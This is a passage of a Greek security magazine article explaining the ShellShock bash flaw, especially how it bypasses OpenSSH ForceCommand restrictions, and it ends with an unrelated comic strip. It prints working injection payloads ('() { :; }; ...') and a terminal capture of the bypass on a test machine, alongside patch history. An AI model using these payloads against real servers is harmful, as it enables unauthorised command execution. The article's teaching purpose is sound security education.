πρόκειται για string. Το ίδιο ισχύει και πολ-

λά ακόμα options. Φανταστείτε, λοιπόν, μια επίθεση που πραγματοποιείται από έναν κατειλημμένο DHCP server. Αντιλαμβάνεστε πόσο ύπουλη κι επικίνδυνη είναι; Ο παράνομος κώδικας θα εκτελεστεί από ένα στιγμιότυπο του BASH, το οποίο πρόκειται να πραγματοποιήσει ρυθμίσεις στο σύστημα. Επομένως, πρόκειται για μια διεργασία που εκτελείται με τα δικαιώματα του root.

Ατελείωτοι μπελάδες

Νομίζουμε ότι πλέον έχετε αρχίσει να αντιλαμβάνεστε την έκταση και την κρισιμότητα των προβλημάτων που δημιούργησε το ShellShock. Παρ' όλα αυτά αξίζει να αναφέρουμε μία ακόμα περίπτωση, που δείχνει ότι η συγκεκριμένη αδυναμία στο κέλυφος BASH μπορεί να επηρεάσει ακόμα και συστήματα που μοιάζουν απόρθητα. Σε αντίθεση με τα προηγούμενα σενάρια αυτό που θα δούμε τώρα είναι αρκετά εξεζητημένο, αλλά πιστεύουμε ότι έχει μεγάλη διδακτική αξία. Θα μιλήσουμε για συστήματα που τρέχουν τον OpenSSH server και κάνουν χρήση μιας λειτουργίας που ονομάζεται ForceCommand. Η εν λόγω λειτουργία χρησιμοποιείται σε ελάχιστες περιπτώσεις από τους διαχειριστές μικρών συστημάτων κι ακόμα πιο σπάνια από τους χομπίστες. Τις περισσότερες φορές χρησιμοποιείται από administrators μεγάλων συστημάτων και προσφέρει μια πολύτιμη δυνατότητα: Περιορίζει τις ενέργειες που μπορεί να εκτελέσει στο σύστημα ένας χρήστης κι επιτρέπει μόνο την εκτέλεση μιας συγκεκριμένης εντολής.

Φανταστείτε έναν εταιρικό server που διατηρεί δεδομένα υψηλής αξίας ή εξυπηρετεί πολύ κόσμο και, τέλος πάντων, η ομαλή λειτουργία του είναι κρίσιμη. Φανταστείτε επίσης ότι κάποιος manager της εταιρείας αποκτά λογαριασμό χρήστη (με δικαιώματα απομακρυσμένων συνδέσεων μέσω SSH), μόνο και μόνο για να τσεκάρει τα αρχεία που βρίσκονται σε έναν συγκεκριμένο κατάλογο. Όπως καταλαβαίνετε, επειδή τα στοιχεία σύνδεσης στο λογαριασμό θα μπορούσαν να διαρρεύσουν ή, ακόμα πιο απλά, επειδή ο manager ενδέχεται να κάνει λάθη, να κοιτάξει σε καταλόγους που δεν πρέπει κ.ο.κ., είναι σημαντικό να διαθέτει έναν αυστηρά περιορισμένο λογαριασμό. Όχι απλά έναν λογαριασμό με ελάχιστα δικαιώματα, αλλά έναν λογαριασμό που μπορεί να εκτελεί μία συγκεκριμένη εντολή και μόνο. Για παράδειγμα: ls –lh /some/directory/for/managers. Ε, λοιπόν, κάτι τέτοιο μπορεί να γίνει πανεύκολα με τη βοήθεια της λειτουργίας ForceCommand. Αν ο διαχειριστής του server αξιοποιήσει αυτή τη δυνατότητα του OpenSSH, κάθε φορά που ο manager συνδέεται στο λογαριασμό του θα εκτελείται αυτόματα η εντολή ls –lh /some/directory/for/managers και στη συνέχεια το SSH session θα τερματίζεται. Ακόμη κι αν ο manager ζητήσει από τον SSH client τη σύνδεση και την αυτόματη εκτέλεση μιας άλλης εντολής, ο server θα κάνει αυτό που πρέπει και θα αγνοήσει το αίτημα του manager. Εδώ όμως υπάρχει μια κρίσιμη λεπτομέρεια. Ας υποθέσουμε ότι ο manager ή, τέλος πάντων, αυτός που χρησιμοποιεί το λογαριασμό του manager[6], εκτελεί κάτι τέτοιο:

```
$ ssh mngr@critical-server.com cat /etc/passwd
```


Όπως είπαμε ήδη, ο server θα αγνοήσει την εντολή που "παρήγγειλε" ο manager και θα εκτελέσει μόνο αυτό που έχει ορίσει ο administrator. Τι θα γίνει όμως με το string "cat /etc/passwd"; Θα χαθεί για πάντα; Δυστυχώς όχι! Ο SSH server θα το τοποθετήσει σε μια μεταβλητή περιβάλλοντος που ονομάζεται SSH_ORIGINAL_COMMAND και *μετά* θα εκτελέσει την εντολή που έχει καθορίσει ο administrator. Δηλαδή, αφού το συγκεκριμένο string τοποθετηθεί σε μια μεταβλητή περιβάλλοντος, θα

6. ...Κάποιος που ξέρει από υπολογιστές ;)

εκτελεστεί ένα στιγμιότυπο του BASH. Νομίζουμε ότι το πρόβλημα είναι πλέον ολοφάνερο: Το ShellShock επιτρέπει σ' έναν επιτήδειο manager να παρακάμψει τους περιορισμούς του διαχειριστή και να εκτελέσει οποιαδήποτε εντολή. Το μόνο που έχει να κάνει είναι να δώσει κάτι τέτοιο:

```
$ ssh mngr@critical-server.com '() { :; }; echo "powned by a manager" > ~/yo'
```

Και κάπου εδώ, οφείλουμε να παραδεχτούμε ότι ο manager που θα έκανε κάτι τέτοιο θα κέρδιζε τον αιώνιο σεβασμό μας – κυρίως για το χιούμορ του :)


```
pvar@crunchbang: ~
pvar@crunchbang:~$
pvar@crunchbang:~$ ssh delta@192.168.1.5 '() { :;}; ls -lh /srv/www/deltahacker.gr/wp-content/'
total 4.1M
drwxr-xr-x  2 www-data www-data 4.0K Aug  6 23:46 backups-a0S9d8F7g6H5j4K3l2Z1
drwxr-xr-x  2 www-data www-data 4.0K Aug  6 23:46 backwpup-logs-a0S9d8F7g6H5j4K3l2Z1
drwxr-xr-x  8 www-data www-data 4.0K Aug  6 23:46 cache
-rw-r--r--  1 www-data www-data 4.0M Sep 16 23:15 debug.log
drwxr-xr-x 14 www-data www-data 4.0K Jun 18 10:10 gallery
-rw-r--r--  1 www-data www-data   30 Jun 19  2013 index.php
drwxr-xr-x  3 www-data www-data 4.0K Aug  6 23:46 languages
drwxr-xr-x 27 www-data www-data 4.0K Sep 14 12:52 plugins
drwxr-xr-x  6 www-data www-data 4.0K Jun 19  2013 sedlex
drwxr-xr-x  7 www-data www-data 4.0K Sep 14 12:53 themes
drwxr-xr-x  2 www-data www-data 4.0K Sep 14 12:53 upgrade
drwxrwxr-x 19 www-data www-data 4.0K Jan  1  2014 uploads
drwxr-xr-x  2 www-data www-data 4.0K Aug  6 23:47 w3tc-config
drwxr-xr-x  6 www-data www-data 4.0K Jun 19  2013 xscape
pvar@crunchbang:~$
```

Το σύστημα στη διεύθυνση 192.168.1.5 χρησιμοποιεί το BASH και δεν είναι ενημερωμένο. Με λίγα λόγια, είναι ευάλωτο στις επιθέσεις που αξιοποιούν την αδυναμία ShellShock. Έτσι, όπως μπορείτε να διαπιστώσετε, ξεπεράσαμε με μεγάλη ευκολία τους περιορισμούς που είχε επιβάλει ο διαχειριστής του server.

Τα πρώτα μπαλώματα...

Όπως αντιλαμβάνεστε, οι δικές μας δοκιμές έγιναν σε εικονικά μηχανήματα που δεν είχαν δεχτεί τις ενημερώσεις για την αντιμετώπιση του ShellShock. Αν έχετε κι εσείς καμία ξεχασμένη εικονική μηχανή με Linux (Σ.τ.Ε. Ή μπορείτε να φτιάξετε ένα VM με "παλιό" Linux-based guest OS), θα σας προτείναμε να αναπαράγετε τις δοκιμές μας ώστε να πάρετε μια καλή γεύση από πρώτο χέρι. Πάντως, από τα τέλη του Σεπτέμβρη κιόλας, η κοινότητα προγραμματιστών που συντηρεί το BASH έχει δημιουργήσει όλα τα απαιτούμενα patches, για όλες τις εκδόσεις του δημοφιλούς κελύφους. Αξίζει να αναφέρουμε ότι το πλήθος των σχετικών patches ανέρχεται στα έξι, για κάθε έκδοση του BASH ξεχωριστά. Αυτό συμβαίνει γιατί το BASH δεν διαθέτει μόνο τις δύο αδυναμίες που παρουσιάσαμε. Αμέσως μετά τον εντοπισμό των συγκεκριμένων προβλημάτων (αρχική ανακάλυψη του Shellshock – CVE-2014-6271), κινητοποιήθηκαν δεκάδες αναλυτές ασφαλείας, οι οποίοι έπεσαν με τα μούτρα στον κώδικα του parser του BASH. Όπως ενδεχομένως θα γνωρίζετε, από αυτές τις προσπάθειες βρέθηκαν και πρόσθετες αδυναμίες, οι οποίες φυσικά αντιμετωπίστηκαν με πρόσθετα patches. Άραγε, ο κώδικας του BASH είναι άψογος τώρα; Μήπως υπάρχουν ακόμα αδυναμίες που περιμένουν να τις ανακαλύψουμε; Το μόνο σίγουρο είναι ότι το Shellshock αποτελεί πλέον μια "οικογένεια" αδυναμιών, ένα ολόκληρο σύνολο, τη διεύρυνση του οποίου δεν μπορεί να αποκλείσει κανένας.

COOKIES


ΠΣΣΣ... ΠΟΙΟΣ ΕΙΜΑΙ!..
ΧΑ!
ΚΛΙΚ
ΠΟΙΟΣ ΕΙΜΑΙ!..
10
5
ΚΛΙΚ
ΚΛΙΚ
ΠΟΙΟΣ ΕΙΜΑΙ!..
ΟΧΟΥ ΡΕ ΜΕΓΑΛΕ, «ΠΟΙΟΣ ΕΙΜΑΙ» ΚΑΙ «ΠΟΙΟΣ ΕΙΜΑΙ»...
;
...ΘΑ ΣΟΥ ΠΩ ΕΓΩ ΠΟΥ ΞΕΡΩ...
...ΕΙΣΑΙ Ο ΒΑΣΙΛΗΣ 32 ΕΤΩΝ. ΕΙΣΑΙ ΜΠΑΚΟΥΡΙ...
...ΚΑΠΝΙΖΕΙΣ SUPER LIGHTS ΚΑΙ ΣΤΙΣ 3 ΜΠΥΡΕΣ ΕΙΣΑΙ GOAL...
...ΑΚΟΥΣ ΚΡΥΦΑ ΠΑΝΤΕΛΙΔΗ
...ΚΑΝΕΙΣ COPY PASTE ΑΠΟ ΤΟ FAMOUSQUOTES...
...ΚΑΝΕΙΣ ΔΙΑΚΟΠΕΣ ΣΤΗ ΛΟΥΤΣΑ...
...ΔΕΝ ΕΧΕΙΣ ΑΠΕΡΓΗΣΕΙ ΠΟΤΕ ΣΟΥ...
ΠΑΝΟΣ